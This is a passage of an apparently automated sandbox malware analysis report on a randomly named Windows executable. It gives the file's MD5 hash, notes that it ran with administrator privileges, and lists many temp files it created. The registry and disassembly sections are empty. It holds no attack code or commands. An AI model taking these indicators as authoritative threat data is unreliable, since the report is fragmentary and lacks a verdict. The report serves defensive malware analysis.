<hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Code Manipulations

Statistics

System Behavior

Analysis Process: WVbU1Gf5p8.exe PID: 6344 Parent PID: 6040

General

Start time:	17:54:55
Start date:	11/01/2021
Path:	C:\Users\user\Desktop\WVbU1Gf5p8.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\WVbU1Gf5p8.exe'
Imagebase:	0x1230000
File size:	51000 bytes
MD5 hash:	69F7CDE70CC22ACEB5DD32FF1DC3F685
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\TMP9518.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP9519.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP951A.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5D53.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5D54.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5D55.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP22CF.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP22D0.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP22D1.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\TMP4360.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP8DA.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP8DB.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP8DC.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPD02B.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPD02C.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPD02D.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP9587.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP9588.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP9589.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5AF4.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5AF5.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP5AF6.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP208F.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP2090.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMP2091.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPE5DC.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322D5	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPE5DD.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12322EA	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\TMPE5DE.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	12317FD	GetTempFileNameA

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

Key Path	Completion	Count	Source Address	Symbol
----------	------------	-------	----------------	--------

Disassembly

Code Analysis

